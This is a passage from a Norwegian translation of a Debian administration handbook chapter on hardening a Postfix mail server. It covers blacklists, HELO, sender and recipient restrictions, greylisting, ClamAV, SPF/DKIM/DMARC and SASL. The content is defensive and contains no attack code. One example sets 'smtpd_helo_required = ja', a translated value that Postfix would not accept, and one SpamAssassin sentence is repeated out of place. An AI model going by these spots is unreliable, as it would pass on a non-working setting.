De siste fire reglene avviser alle meldinger som kommer fra en tjener oppført i en av de indikerte svartelistene. RBL er et akronym for *Remote Black List*, og RHSBL står for *Right-Hand Side Black List*. Forskjellen er at førstnevnte lister IP-adresser, mens sistnevnte viser domenenavn. Det er flere slike tjenester. De viser domener og IP-adresser med dårlig omdømme, dårlig oppsatte tjenere som spammere bruker til å videresende e-postene sine, samt uventede e-postreléer som maskiner infisert med ormer eller virus.

TIPS

Hvitelister og RBL-er

Svartelister omfatter noen ganger en legitim tjener som har vært offer for en lei hendelse. I slike situasjoner vil alle e-poster som kommer fra en av disse tjenerne bli avvist med mindre tjeneren er oppført i en hviteliste definert av `/etc/postfix/access_clientip`.

Ut fra forsiktighetshensyn anbefales det derfor å inkludere alle tiltrodde tjenere, som mange e-poster vanligvis kommer fra, i hviteliste(ne) .

Sjekking av gyldigheten til EHLO eller HELO-kommandoer

Hver SMTP-utveksling starter med en HELO (eller EHLO)-kommando, etterfulgt av navnet på e-posttjeneren som utfører forsendelsen. Det kan være interessant å sjekke gyldigheten for dette navnet. For å fullt ut håndheve restriksjonene oppført i smtpd_helo_restrictions må alternativet smtpd_helo_required aktiveres. Ellers kan klienter hoppe over restriksjonene ved å ikke sende HELO/EHLO-kommandoen.

Eksempel 11.3 *Restriksjoner på navnet som er meldt i EHLO*

```
smtpd_helo_required = ja
smtpd_helo_restrictions =
    permit_mynetworks,
    reject_invalid_helo_hostname,
```

```
    reject_non_fqdn_helo_hostname,
    warn_if_reject reject_unknown_helo_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_rhsbl_helo multi.surbl.org
```

Det første permit_mynetworks-direktivet tillater alle maskiner på det lokale nettverket å fritt legge seg til. Dette er viktig, fordi noen e-postprogrammer ikke respekterer denne delen av SMTP-protokollen godt nok, og kan legge seg til med meningsløse navn.

Regelen reject_invalid_helo_hostname avviser e-poster når EHLO-visningen lister et vertsnavn med feilaktig syntaks. Regelen reject_non_fqdn_helo_hostname avviser meldinger når annonserte vertsnavn ikke er et fullt kvalifiserte domenenavn (inkludert et domenenavn så vel som et vertsnavn). Regelen reject_unknown_helo_hostname avviser meldinger hvis det annonserte navnet ikke finnes i tilhørende DNS. Siden denne siste regelen dessverre fører til altfor mange avslag, snudde administratorene denne virkningen til én advarsel ved hjelp av warn_if_reject-modifikatoren som første skritt; modifikatoren kan fjernes på et senere tidspunkt, etter at resultatet av å bruke regelen er gjennomgått.

reject_rhsbl_helo gjør det mulig å angi en svarteliste for å kontrollere vertsnavnet mot en RHSBL.

Å bruke permit_mynetworks som første regel har en interessant bieffekt: De påfølgende reglene gjelder kun verter utenfor det lokale nettverket. Dette tillater svartelisting av alle verter som varsler seg selv som en del av falcot.com-nettverket, for eksempel for å legge til en falcot.com REJECT You are not in our network!-linje til `/etc/postfix/access_helo`-filen.

Godkjenning eller nekting basert på annonsert avsender

Hver melding har en avsender, annonsert av MAIL FROM-kommandoen fra SMTP-protokollen; igjen, denne informasjonen kan bli validert på flere forskjellige måter.

Eksempel 11.4 *Sjekking av sender*

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc/postfix/access_sender,
    reject_unknown_sender_domain,
    reject_unlisted_sender,
    reject_non_fqdn_sender,
    reject_rhsbl_sender rhsbl.sorbs.net
```

Tabellen `/etc/postfix/access_sender` gir en noe spesiell behandling for noen avsendere. Dette betyr vanligvis å liste noen av avsenderne i en hviteliste eller en svarteliste.

Regelen reject_unknown_sender_domain krever et gyldig avsenderdomene, siden det er nødvendig for en gyldig adresse. Regelen reject_unlisted_sender avviser lokale sendere hvis adressen ikke eksisterer; dette forhindrer at e-poster blir sendt fra en ugyldig adresse i falcot.com-

domenet, og at meldinger som skriver seg fra joe.bloggs@falcot.com kun aksepteres dersom en slik adresse virkelig eksisterer.

Til slutt, reject_non_fqdn_sender-regelen avviser e-post som angivelig kommer fra adresser uten fullt kvalifisert domenenavn. I praksis betyr dette å avvise e-postmeldinger som kommer fra user@machine: Adressen må annonseres enten som user@machine.example.com, eller user@example.com.

reject_rhsbl_sender-regelen avviser avsendere basert på en (domenebasert) RHSBL-tjeneste.

Akseptering eller avvisning basert på mottaker

Hver e-post har minst én mottager, kunngjort med RCPT TO-kommandoen i SMTP-protokollen. Disse adressene garanterer også validering, selv om det kan være mindre relevant enn kontrollene av avsenderadressen.

Eksempel 11.5 *Sjekk av mottager*

```
smtpd_recipient_restrictions =
    permit_mynetworks,
    reject_unauth_destination,
    reject_unlisted_recipient,
    reject_non_fqdn_recipient,
    permit
```

Regelen reject_unauth_destination er den grunnleggende regelen som krever at meldinger utenfra adresseres til oss; meldinger sendt til en adresse ikke betjent med denne tjeneren blir avvist. Uten denne regelen, blir tjeneren et åpent relé som tillater spammere å sende uønsket e-post. Denne regelen er derfor obligatorisk, og tas best inn nær begynnelsen av listen, slik at ingen andre regler kan autorisere meldingen før destinasjonen er kontrollert.

Regelen reject_unlisted_recipient avviser meldinger sendt til ikke-eksisterende lokale brukere, noe som gir mening. Til sist avslår reject_non_fqdn_recipient-regelen ikke-fullt-kvalifiserte adresser; dette gjør det umulig å sende e-post til jean, eller jean@machine, og krever bruk av hele adressen i stedet, som for eksempel jean@machine.falcot.com, eller jean@falcot.com.

permit-direktiv ved slutten er ikke nødvendig. Men det kan være nyttig på slutten av en begrensningsliste for å gjøre forvalgt praksis eksplisitt.

Restriksjoner knyttet til DATA-kommandoen

DATA-kommandoen til SMTP avgis før innholdet i meldingen. Den gir ikke noen informasjon per se (av seg selv), bortsett fra å annonsere hva som kommer etterpå. Den kan fortsatt være underlagt sjekk.

Eksempel 11.6 *DATA-sjekk*

```
smtpd_data_restrictions = reject_unauth_pipelining
```

Direktivene reject_unauth_pipelining fører til at meldingen blir avvist hvis avsenderen sender en kommando før svaret på forrige kommando har blitt sendt. Dette beskytter mot en vanlig optimalisering som brukes av spamroboter, siden de vanligvis ikke bryr seg det grann om svar, og bare fokuserer på å sende så mange e-poster som fort som mulig.

Bruk av restriksjoner

Selv om ovennevnte kommandoene kontrollerer informasjon på ulike stadier av SMTP-utvekslingen, sender Postfix selve avslaget i et svar på RCPT TO-kommandoen som forvalg.

Dette betyr at selv om meldingen blir avvist på grunn av en ugyldig EHLO-kommando, kjenner Postfix avsenderen og mottakeren når avvisningen varsles. Den kan da logge et mer eksplisitt budskap enn om transaksjonen hadde blitt avbrutt fra starten. I tillegg trenger ikke en rekke SMTP-klienter å forvente feil med de tidlige SMTP-kommandoene, og disse klientene blir mindre forstyrret av dette ved denne senere avvisningen.

En siste fordel ved dette valget er at reglene kan akkumulere informasjon fra de ulike stadiene i SMTP-utvekslingen. Dette tillater å definere mer finmaskede tillatelser, som for eksempel avvising av en ikke-lokal tilkobling hvis den melder seg med en lokal avsender.

Forvalgt virkemåte styres av regelen smtpd_delay_reject.

Filtrering basert på meldingsinnholdet

Gyldighets- og begrensningssystemet ville ikke være fullstendig uten å kunne sjekke meldingsinnholdet. Postfix skiller mellom sjekking av topptekster i e-postene - fra den som gjelder selve meldingskroppen.

Eksempel 11.7 *Aktivering av innholdsbaserte filtre*

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

Begge filer inneholder en liste med vanlige uttrykk (kjent som *regexps* eller *regexes*), og tilhørende tiltak som skal utløses når e-posthoder (eller kroppen) samsvarer med uttrykket.

Eksempel 11.8 *Eksempelfil `/etc/postfix/header_checks`*

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

Den første sjekker toppteksten som viser til programvaren for e-postprogramvaren; hvis GOTO Sarbacane (en samling e-postprogramvare) blir funnet, blir meldingen avvist. Det andre uttrykket styrer meldingens emne; hvis det nevner et virusvarsel, kan vi bestemme oss for ikke å avvise meldingen, men straks å forkaste den istedenfor.

Bruk av disse filterne er et tveegget sverd, fordi det er lett å gjøre reglene for allmenne, og som resultat miste legitim e-post. I disse tilfellene vil ikke bare meldingene gå tapt, men avsenderne får uønskede (og irriterende) feilmeldinger.

RASK TITT

Regexp-tabeller

Filen `/usr/share/doc/postfix/examples/header_checks.gz` (fra pakken *postfix-doc* og `header_checks(. 5)` inneholder mange forklarende kommentarer og kan brukes som utgangspunkt for å opprette `/etc/postfix/header_checks` og `/etc/postfix/body_checks`-filer.

DET GRUNNLEGGENDE

Regulært utrykk

Betegnelsen *regulært uttrykk* (eng: regular expression) (forkortet til *regexp*, eller *regex*) refererer til en felles notasjon for å gi en beskrivelse av innholdet og/eller strukturen til en tegnstreng. Visse spesialtegn gjør det mulig å definere alternativer (for eksempel `foo|bar` treffer på enten «foo» eller «bar»), sett med tillatte tegn (for eksempel betyr `[0-9]` "hvilket som helst siffer", og `.` - et punktum - betyr "hvilket som helst tegn"), kvantifisering (`s?` samsvarer enten med `s`, eller den tomme strengen, med andre ord 0 eller 1 forekomsten av `s`; `s+` samsvarer med en eller flere påfølgende `s` tegn; og så videre). Parenteser tillater gruppering av søkeresultater.

Den presise syntaksen til disse uttrykkene varierer mellom de verktøyene som bruker dem, men de grunnleggende funksjonene er like.

➨ https://no.wikipedia.org/wiki/Regul%C3%A6rt_uttrykk

11.1.4. Oppsett av *grålisting*

«Grålisting» («Greylisting») er en filtreringsteknikk der en melding som i utgangspunktet er avvist med midlertidig feilkode, og kun aksepteres etter et ytterligere forsøk etter en tid. Denne filtreringen er spesielt effektiv mot søppelpost som sendes av de mange maskinene som er infisert av ormer og virus, fordi denne programvaren sjeldent fungerer som full SMTP-agent (ved å kontrollere feilkode, og prøve meldinger som har feilet på nytt senere), spesielt fordi mange av de oppsamlede adressene virkelig er ugyldige, og prøve dem på nytt kun medfører tap av tid.

Postfix tilbyr ikke innebygd grålisting («greylisting»), men det er en funksjon, der beslutningen om å godta eller forkaste en gitt melding, kan delegeres til et eksternt program. Pakken *postgrey* inneholder nettopp et slikt program, laget for å være bindeleddet til denne delegerte adgangspolitikktjenesten.

I PRAKSIS

Svakhetene med gråliste

Teoretisk bør gråliste kun forsinke den første e-posten fra en gitt sender til en gitt mottaker, og den typiske forsinkelsen er i størrelsesorden minutter. Dette kan i virkeligheten imidlertid avvike noe. Noen store ISP-er bruker klynger av SMTP-tjenere, og når en melding innledningsvis er avslått, er kanskje den tjeneren som prøver å gjenoppta overføringen ikke den samme som den opprinnelige. Når det skjer, får den andre tjeneren også en midlertidig feilmelding på grunn av gråliste, og så videre. Det kan ta flere timer før overføringen er forsøkt av en tjener som allerede har vært involvert, ettersom SMTP-tjenere ved hver feil vanligvis øker forsinkelsen.

Som en konsekvens kan innkommende IP-adressen variere i tid, selv for én avsender. Men det går videre; selv avsenderadressen kan endres. For eksempel; mange e-postlistetjenere koder inn ekstra informasjon i avsenderadressen, for å være i stand til å håndtere feilmeldinger (kjent som *bounces*). Hver ny melding sendt til en adresseliste kan så trenge å gå gjennom gråliste, noe som betyr at den må lagres (midlertidig) på senderens tjener. For svært store e-postlister (med titusenvis av abonnenter), kan dette fort bli et problem.

For å redusere disse ulempene administrerer Postgrey en hviteliste med slike steder, og meldinger som kommer fra dem, blir umiddelbart akseptert uten å gjennomgå gråliste. Denne listen kan lett tilpasses de lokale behov, ettersom den er lagret i `/etc/postgrey/whitelist_clients`-filen.

FOR VIDEREKOMMENDE

Selektiv gråliste med *milter-greylist*

Ulempene med gråliste kan reduseres ved å kun bruke gråliste på undergruppen av klienter som allerede regnes som sannsynlige kilder til søppelpost (fordi de er oppført i en DNS-svarteliste). Dette er ikke mulig med *postgrey* men *milter-greylist* kan anvendes på en slik måte.

I sådant fall, ettersom DNS-svartelister aldri utløser en endelig avvisning, blir det naturlig å bruke aggressive svartelister, medregnet de som viser alle dynamiske IP-adresser fra ISP-klienter (for eksempel `pbl.spamhaus.org`, eller `dul.dnsbl.sorbs.net`).

Siden *milter-greylist* bruker Sendmails sitt milter-grensesnitt, er Postfix-siden av oppsettet begrenset til «`smtpd_milters = unix:/var/run/milter-greylist/milter-greylist.sock`». Manualsiden `greylist.conf(5)` dokumenterer `/etc/milter-greylist/greylist.conf`, og de utallige måter å sette opp milter-gråliste på. Du vil også måtte redigere `/etc/default/milter-greylist` for faktisk å aktivere tjenesten.

Så snart *postgrey* er installert, kjører den som bakgrunnsprosess, og lytter til port 10023. Postfix kan så settes opp til å bruke den ved å legge til check_policy_service-parameteret som ekstra begrensning:

```
smtpd_recipient_restrictions =
    permit_mynetworks,
    [...]
    check_policy_service inet:127.0.0.1:10023
```

Hver gang Postfix treffer denne regelen i regelsettet, vil den koble til `postgrey`-bakgrunnsprosessen, og sende den informasjon om den aktuelle meldingen. På sin side, vurderer Postgrey trillingen/trippelen IP-«adresse/avsender/mottaker», og sjekker i sin

database om den samme trillingen er sett i det siste. Hvis så er tilfelle, svarer Postgrey at meldingen skal godtas; hvis ikke, indikerer svaret at meldingen skal avvises midlertidig, og trillingen blir registrert i databasen.

Den største ulempen med grålisting er at legitime meldinger bli forsinket, noe som ikke alltid er akseptabelt. Det øker også belastningen på tjenerne som sender mange legitime e-poster.

11.1.5. Tilpasning av filtre basert på mottager

del 11.1.3, «Restriksjoner for mottak og forsendelse» side 278 og del 11.1.4, «Oppsett av *grålisting*» side 283 gjennomgikk mange av de mulige restriksjonene. De har alle sin nytte ved å begrense mengden mottatt søppelpost, men har alle også sine ulemper. Det er derfor mer og mer vanlig å tilpasse filtrene til mottageren. I Falcot Corp er grålisting interessant for de fleste brukere, men det hindrer arbeidet til noen brukere som har behov for korte forsinkelser for sine e-poster (som for eksempel teknisk brukerstøttetjeneste). Tilsvarende, den kommersielle tjenesten har noen ganger problemer med å motta e-post fra noen asiatiske leverandører som kan være oppført i svartelister; denne tjenesten trenger en ikke-filtrert adresse for å kunne utveksle e-poster.

Postfix gir en slik filtertilpasning med «restriction class»-konseptet. Klassene deklareres i smtpd_restriction_classes-parametret, og defineres på samme måten som smtpd_recipient_restrictions. Direktivet check_recipient_access definerer deretter en tabell som legger en gitt mottaker til det riktige settet restriksjoner.

Eksempel 11.9 *Definering av begrensningsklasser i `main.cf`*

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive =
        reject_rbl_client sbl-xbl.spamhaus.org,
        check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions =
        permit_mynetworks,
        reject_unauth_destination,
        check_recipient_access hash:/etc/postfix/recipient_access
```

Eksempel 11.10 *Filen `/etc/postfix/recipient_access`*

```
# Adresser som ikke filtreres
postmaster@falcot.com  permissive
support@falcot.com     permissive
sales-asia@falcot.com  permissive
```

```
# Aggressiv filtrering for noen privilegerte brukere
joe@falcot.com         aggressive

# Spesialregel for den som styrer e-postlisten
sympa@falcot.com       reject_unverified_sender

# Grålisting som forvalg
falcot.com             greylisting
```

11.1.6. Integrering av Antivirus

Med mange virus som sirkulerer som e-postvedlegg, blir det viktig å sette opp et antivirus på inngangspunktet til bedriftens nettverk, da, til tross for en holdningskampanje, vil noen brukere fortsatt åpne vedlegg i åpenbart frynsete meldinger.

SIKKERHET

Kontrovers rundt antivirus-programvare

Bruken av virusskannere, eller såkalt antivirusprogramvare, er kontroversielt. Det er vanligvis et tidsgap mellom utgivelsen av noen deler av skadeprogramvare og tillegget med deteksjonsregler til antivirusdatabasen. I løpet av dette gapet er det ingen programvarebasert beskyttelse. Videre krever bruken ofte å kjøre ekstra programvare, for eksempel for å dekomprimere arkiver og skanne alle typer kjørbare filer, noe som drastisk øker utnyttelsespotensialet til selve antivirusprogramvaren. Bruk av slike programvareløsninger kan derfor aldri erstatte bevissthetskampanjer og enkle atferdsregler (som aldri å åpne uønskede sendte vedlegg, etc.).

Falcot-administratorene valgte `clamav` som sitt frie antivirus. Hovedpakken er *clamav*, men de installerte også noen få ekstra pakker, som *arj*, *unzoo*, *unrar* og *lha*, siden de er nødvendige for at antiviruset skal analysere vedlegg arkivert i hver av disse formatene.

Oppgaven med å koble sammen antivirus og e-posttjeneren legges til `clamav-milter`. Et *milter* (kort for *e-postfilter (mail filter)*) er et filterprogram spesielt utviklet for å kommunisere med e-posttjenere. Et milter bruker et standard programmeringsgrensesnitt (API) som gir mye bedre ytelse enn eksterne e-posttjenerfiltre. Milters ble først introdusert av *Sendmail*, men *Postfix* kom snart etter.

RASK TITT

Et milter for Spamassassin

Pakken *spamass-milter* gir et milter basert på *SpamAssassin*, den berømte detektoren for uønsket e-post. Den kan brukes til å flagge meldinger som er mulig søppelpost (ved å legge til en ekstra topptekst) og/eller for helt å avvise meldinger hvis søppelpostantagelsene («spaminess» -poengsum) overgår en gitt terskel.

Så snart pakken *clamav-milter* er installert, skal milter settes opp til å kjøre på en TCP-port i stedet for på forvalget som heter socket. Dette kan oppnås med `dpkg-reconfigure clamav-milter`. Når du blir bedt om «Kommunikasjonsgrensesnitt med Sendmail», svar «inet:10002@127.0.0.1».

MERK

Ekte TCP-port vs navngitt socket

Grunnen til at en ekte TCP-port brukes i stedet for den navngitte socket-en, er at postfix-bakgrunnsprosesser ofte kjører chroot, og ikke har tilgang til katalogen som er vertskap for den navngitte socket-en. Du kan også velge å fortsette å bruke en navngitt socket, og velge et sted i chroot (`/var/spool/postfix/`).

Forvalgt ClamAV-oppsett passer til de fleste situasjoner, men noen viktige parametre kan fortsatt tilpasses med `dpkg-reconfigure clamav-base`.

Det siste trinnet er å be Postfix om å bruke det nylig oppsatte filteret. Det er en enkel sak å legge følgende direktiv til `/etc/postfix/main.cf`:

```
# Virus-sjekk med ClamAV-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

Hvis antivirusprogrammet skaper problemer, kan denne linjen kommenteres ut, og `systemctl reload postfix` skal kjøres slik at denne endringen er tatt hensyn til.

I PRAKSIS

Testing av antivirus

Når antivirus er satt opp, skal det testes om oppførselen er korrekt. Den enkleste måten å gjøre det på, er å sende en test-e-post med et vedlegg som inneholder `eicar.com` (eller `eicar.com.zip`)-filen, som kan lastes ned fra nettet:

➨ https://2016.eicar.org/86-0-Intended-use.html

Denne filen er ikke et ekte virus, men en testfil som all antivirusprogramvare på markedet diagnostiserer som et virus, for å tillate sjekking av installasjoner.

Alle meldinger som Postfix håndterer, går nå igjennom antivirusfilteret.

11.1.7. Kamp mot søppelpost med SPF, DKIM og DMARC

Det høye antallet uønskede e-poster sendt hver dag førte til opprettelsen av flere standarder, som tar sikte på å validere, at den sendende verten av en e-post er autorisert og at e-posten ikke har blitt tuklet med. Følgende systemer er alle DNS-baserte, og krever at administratorene ikke bare har kontroll over e-posttjeneren, men også over DNS for det aktuelle domenet.

VÆR VARSOM

Kontroversiell diskusjon

Som alle andre verktøy, har de følgende standardene begrensninger og konkrete effekter når de tas i bruk. De kan (og bør) føre til at e-postmeldinger blir avvist eller kanskje bare kastet. Hvis det skjer med noen legitime e-postmeldinger (noen ganger sendt fra en feiloppsatt SMTP-tjener), forårsaker det vanligvis sinne og mangel på forståelse hos brukeren. Derfor brukes disse reglene ofte som en «myk feil» eller en «myk avvisning», noe som vanligvis betyr at det bare fører til å legge til et (hodefelt)merke i den berørte e-posten. Det er folk som tror at dette gjør disse standardene er «feilutformet». Bestem selv og vær forsiktig med hvor strengt du velger å anvende disse standardene.

Integrasjon av forsendelsespraksisrammeverk (SPF)

Forsendelsespraksisrammeverk (SPF) brukes til å validere om en bestemt e-posttjener har lov til å sende e-post for et gitt domene. Det blir for det meste satt opp via DNS. Syntaksen for oppføringen som skal gjøres, forklares i detalj på:

- http://www.open-spf.org/SPF_Record_Syntax
- https://tools.ietf.org/html/rfc7208
- https://sv.wikipedia.org/wiki/Sender_Policy_Framework

Følgende er et eksempel på en DNS-oppføring som sier at alle domenets Mail Exchange Resource Records (MX-RRs) har lov til å sende e-post til det gjeldende domenet, og at det for alle andre forbys. DNS-oppføringen trenger ikke å få et navn. Men for å bruke include-direktivet må det ha et.

```
Name: example.org
Type: TXT
TTL:  3600
Data: v=spf1 a mx -all
```

La oss ta en kjapp titt på falcot.org-oppføringen.

```
# host -t TXT falcot.org
falcot.org descriptive text "v=spf1 ip4:199.127.61.96 +a +mx +ip4:206.221.184.234 +ip4:209.222.96.251 ~all"
```

Den sier at IP-adressen til avsenderen må samsvare med A-oppføringen for avsenderdomenet, eller må være oppført som en av Mail Exchange Resource Records for gjeldende domene, eller må være en av de tre nevnte IPv4-adressene. Alle andre verter skal merkes til å forby forsendelse av e-post til avsenderdomenet. Sistnevnte kalles en «myk feil» og er ment brukt til å sette et merke på e-posten, men fortsatt akseptere den.

`postfix` e-posttjeneren kan sjekke SPF-oppføringen for innkommende e-postmeldinger ved hjelp av *postfix-policyd-spf-python*-pakken, en regelagent skrevet i Python. Filen `/usr/share/doc/postfix-policyd-spf-python/README.Debian` beskriver de nødvendige trinnene for å integrere agenten i postfix, så vi vil ikke repetere det her.

Oppsettet gjøres i filen `/etc/postfix-policyd-spf-python/policyd-spf.conf`, som er dokumentert i sin helhet i `policyd-spf.conf(5)` og `/usr/share/doc/postfix-policyd-spf-python/policyd-spf.conf.commented.gz`. Hovedoppsettsparameterne er HELO_reject og Mail_From_reject, som setter opp om e-postmeldinger skal avvises (Fail) eller akseptert med en topptekst som legges til (False), hvis kontroller mislykkes. Sistnevnte er ofte nyttig, når meldingen behandles videre av et søppelpostfilter.

Hvis resultatet er ment å brukes av *opendmarc* (del 11.1.7.3, «Integrasjon av Domain-based Message Authentication, Reporting og Conformance (DMARC)» side 290), må Header_Type settes til AR.

Merk at *spamassassin* inneholder et programtillegg for å sjekke SPF-oppføringen.

Integrasjon av DomainKeys (DKIM) Signering og sjekking

Domain Keys Identified Mail (DKIM)-standarden er et avsenderautentiseringssystem. Posttransportagenten, her `postfix`, legger til en digital signatur tilknyttet domenenavnet til hodet på en utgående e-postmeldinger. Den mottagende part kan validere meldingstekst- og hodefeltene ved å kontrollere signaturen mot en offentlig nøkkel, som hentes fra avsenderens DNS-oppføringer.

➨ `http://dkim.org/`

De nødvendige programmene er tilgjengelig i *opendkim* og *opendkim-tools*-pakkene.

VÆR VARSOM

E-postlisteprogramvare og DKIM

E-postlistehådterere skriver ofte om noen e-posthoder, noe som fører til ugyldige DKIM-signaturer. Selv en `relaxed`-kanonisering forhindrer ikke alltid dette fra å skje. Så administratorene må være oppmerksom på e-postens tjenerloggfiler for å identifisere slike problemer. Ellers kan slike e-postmeldinger bli flagget som søppelpost og følgelig avvist.

Først må den private nøkkelen opprettes ved hjelp av kommandoen `opendkim-genkey -s` *`SELECTOR`* `-d` *`DOMAIN`*. *SELECTOR* som må være et unikt navn for nøkkelen. Det kan være så enkelt som "e-post", eller opprettelsesdatoen, hvis du planlegger å rotere nøkler.

Eksempel 11.11 *Opprettelse av privat nøkkel for signering av e-post fra falcot.com*

```
# opendkim-genkey -s mail -d falcot.com -D /etc/dkimkeys
# chown opendkim.opendkim /etc/dkimkeys/mail.*
```

Dette vil opprette filene `/etc/dkimkeys/mail.private` og `/etc/dkimkeys/mail.txt` og sette riktig eierskap. Den første filen inneholder den private nøkkelen. Sistnevnte inneholder den offentlige nøkkelen, som må legges til i DNS:

```
Name: mail._domainkey
Type: TXT
TTL:  3600
Data: "v=DKIM1; h=sha256; k=rsa; s=email; p=[...]"
```

Forvalget for *opendkim*-pakken i Debian er 2048-biters nøkkelstørrelse. Dessverre kan noen DNS-tjenere kun håndtere tekstoppføringer med maksimal lengde på 255 tegn, som overskrides av den valgte forvalgsnøkkelstørrelsen. I dette tilfellet bruker du alternativet `-b 1024` for å velge en mindre nøkkelstørrelse. Hvis `opendkim-testkey` lykkes, er oppføringen opprettet. Syntaksen for oppføringen er forklart her:

➨ `https://tools.ietf.org/html/rfc6376`

➨ `https://sv.wikipedia.org/wiki/DomainKeys_Identified_Mail`

Hvis du vil sette opp *opendkim*, må SOCKET og RUNDIR velges i `/etc/default/opendkim`. Vær oppmerksom på at SOCKET må være tilgjengelig fra postfix i sitt chroot-ede miljø. Det vide-

re oppsettet gjøres i `/etc/opendkim.conf`. Følgende er et utdrag av oppsettet, som sørger for at Domain "falcot.com" og alle underdomener (SubDomain) er signert av Selector "mail" og den enkle private nøkkelen (KeyFile) `/etc/dkimkeys/mail.private`. Den "avslappete" Canonicalization for både overskriften og kroppen tåler mild endring (for eksempel av en postliste-listeprogramvare). Filteret kjører både ved signering ("s") og verifisering ("v") Mode. Hvis en signatur ikke valideres (On-BadSignature), skal e-posten settes i karantene ("q").

```
[...]
Domain                  falcot.com
KeyFile                 /etc/dkimkeys/mail.private
Selector                mail

[...]
Canonicalization        relaxed/relaxed
Mode                    sv
On-BadSignature         q
SubDomains              yes

[...]
Socket                  inet:12345@localhost

[...]
UserID                  opendkim
```

Det er også mulig å bruke flere velgere/nøkler (KeyTable), domener (SigningTable) og angi interne eller klarerte verter (InternalHosts, ExternalIgnoreList), som kan sende e-post via tjeneren som ett av signeringsdomenene uten legitimering.

Følgende direktiver i `/etc/postfix/main.cf` sørger for at postfix bruker filteret:

```
milter_default_action = accept
non_smtpd_milters = inet:localhost:12345
smtpd_milters = inet:localhost:12345
```

For å differensiere signering og verifisering er det noen ganger mer nyttig å legge til direktivene til i tjenestene i `/etc/postfix/master.cf` i stedet.

Mer info er tilgjengelig i katalogen `/usr/share/doc/opendkim/` og i manualsidene `opendkim(.8)` og `opendkim.conf(5)`.

Merk at *spamassassin* inneholder et programtillegg for å sjekke SPF-oppføringen.

Integrasjon av Domain-based Message Authentication, Reporting og Conformance (DMARC)

Standarden Domain-based Message Authentication, Reporting and Conformance (DMARC) kan brukes til å definere en DNS TXT-oppføring med navnet _dmarc og informasjon om handlingen som bør utføres når e-postmeldinger, som inneholder domenet ditt som avsendervert, ikke klarer å validere ved hjelp av DKIM og SPF.

➡ https://dmarc.org/overview/

La oss se på oppføringene til to store leverandører:

```
# host -t TXT _dmarc.gmail.com
_dmarc.gmail.com descriptive text "v=DMARC1; p=none; sp=quarantine; rua=mailto:mailauth-reports@google.com"
# host -t TXT _dmarc.yahoo.com
_dmarc.yahoo.com descriptive text "v=DMARC1; p=reject; pct=100; rua=mailto:dmarc_y_rua@yahoo.com;"
```

Yahoo har en streng policy med å avvise alle e-postmeldinger som utgir seg for å bli sendt fra en Yahoo-konto, men mangler eller mislykkes med DKIM og SPF sjekker. Google Mail (Gmail) har en svært avslappet policy, der slike meldinger fra hoveddomenet fortsatt skal aksepteres (p=none). For underdomener bør de merkes som spam (sp=quarantine). Adressene som er oppgitt i rua-nøkkelen, kan brukes til å sende aggregerte DMARC-rapporter også. Den fullstendige syntaksen er forklart her:

➡ https://tools.ietf.org/html/rfc7489

➡ https://en.wikipedia.org/wiki/DMARC

E-posttjeneren `postfix` kan også bruke denne informasjonen. Pakken *opendmarc* inneholder det nødvendige e-postfilter. I likhet med for *opendkim* må SOCKET og RUNDIR velges i `/etc/default/opendmarc` (for Unix sockets må du sørge for at de er inne i postfix chrootet for å bli funnet). Oppsettfilen `/etc/opendmarc.conf` inneholder detaljerte kommentarer og er også forklart i `opendmarc.conf(5)`. I utgangspunktet avvises ikke e-postmeldinger som ikke klarer DMARC-valideringen, men flagges, ved å legge til et passende hodefelt. Hvis du vil endre dette, kan du bruke RejectFailures true.

E-postfilteret blir deretter lagt til smtpd_milters og non_smtpd_milters. Hvis vi satte opp opendkim og opendmarc e-postfiltreret til å kjøre på porter 12345 og 54321, ser oppføringen i `/etc/postfix/main.cf` slik ut:

```
non_smtpd_milters = inet:localhost:12345,inet:localhost:54321
smtpd_milters = inet:localhost:12345,inet:localhost:54321
```

Milteret (e-postfilteret) kan også selektivt brukes på en tjeneste i `/etc/postfix/master.cf` i stedet.

11.1.8. Godkjent SMTP

Å kunne sende e-poster krever tilgang på en SMTP-tjener; det krever også nevnte SMTP-tjener for å sende e-post igjennom den. For flyttbare enheter kan det trenges jevnlig endring av oppsettet til SMTP-klienten, ettersom Falcots SMTP-tjener avviser meldinger som kommer fra IP-adresser som tilsynelatende ikke tilhører selskapet. To løsninger finnes: Enten installerer brukeren en SMTP-tjener på datamaskinen sin, eller de fortsetter å bruke selskapets tjener med noen metoder for å autentisere seg som en ansatt. Den første løsningen er ikke anbefalt siden maskinen ikke vil være permanent tilkoblet, og ikke være i stand til igjen å prøve å sende meldinger i tilfelle problemer. Vi vil fokusere på sistnevnte løsning.

SMTP-autentisering i Postfix hviler på SASL (*Simple Authentication and Security Layer*). Det krever installasjon av *libsasl2-modules* og *sasl2-bin*-pakker, deretter å registrere et passord i SASL-databasen for hver bruker som trenger autentisering på SMTP-tjeneren. Dette gjøres med `saslpasswd2`-kommandoen, som krever flere parametre. Valget -u definerer godkjenningsdomenet, som må samsvare med smtpd_sasl_local_domain-parameteret i Postfix-oppsettet. Valget -c tillater å lage en bruker, og -f kan spesifisere filen som skal brukes hvis SASL-databasen må lagres på et annet sted enn opprinnelig (`/etc/sasldb2`).

```
# saslpasswd2 -u ‘postconf -h myhostname‘ -f /var/spool/postfix/etc/sasldb2 -c jean
[... skriv inn passordet til jean to ganger ...]
```

Merk at SASL-databasen ble opprettet i Postfix-katalogen. For å sikre sammenhengen, omgjør vi også `/etc/sasldb2` til en symbolsk lenke som peker på databasen som brukes av Postfix, med `ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2`-kommandoen.

Nå trenger vi å sette opp Postfix til å bruke SASL. Først må postfix-brukeren legges til sasl-gruppen, slik at den kan få tilgang til SASL-kontoens database. Et par nye parametere må også til for å aktivere SASL, og smtpd_recipient_restrictions-parameteret må settes opp til å tillate at SASL-godkjente klienter fritt kan sende e-post.

Eksempel 11.12 *Oppsett av SASL i `/etc/postfix/main.cf`*

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication domain to use
smtpd_sasl_local_domain = $myhostname
[...]
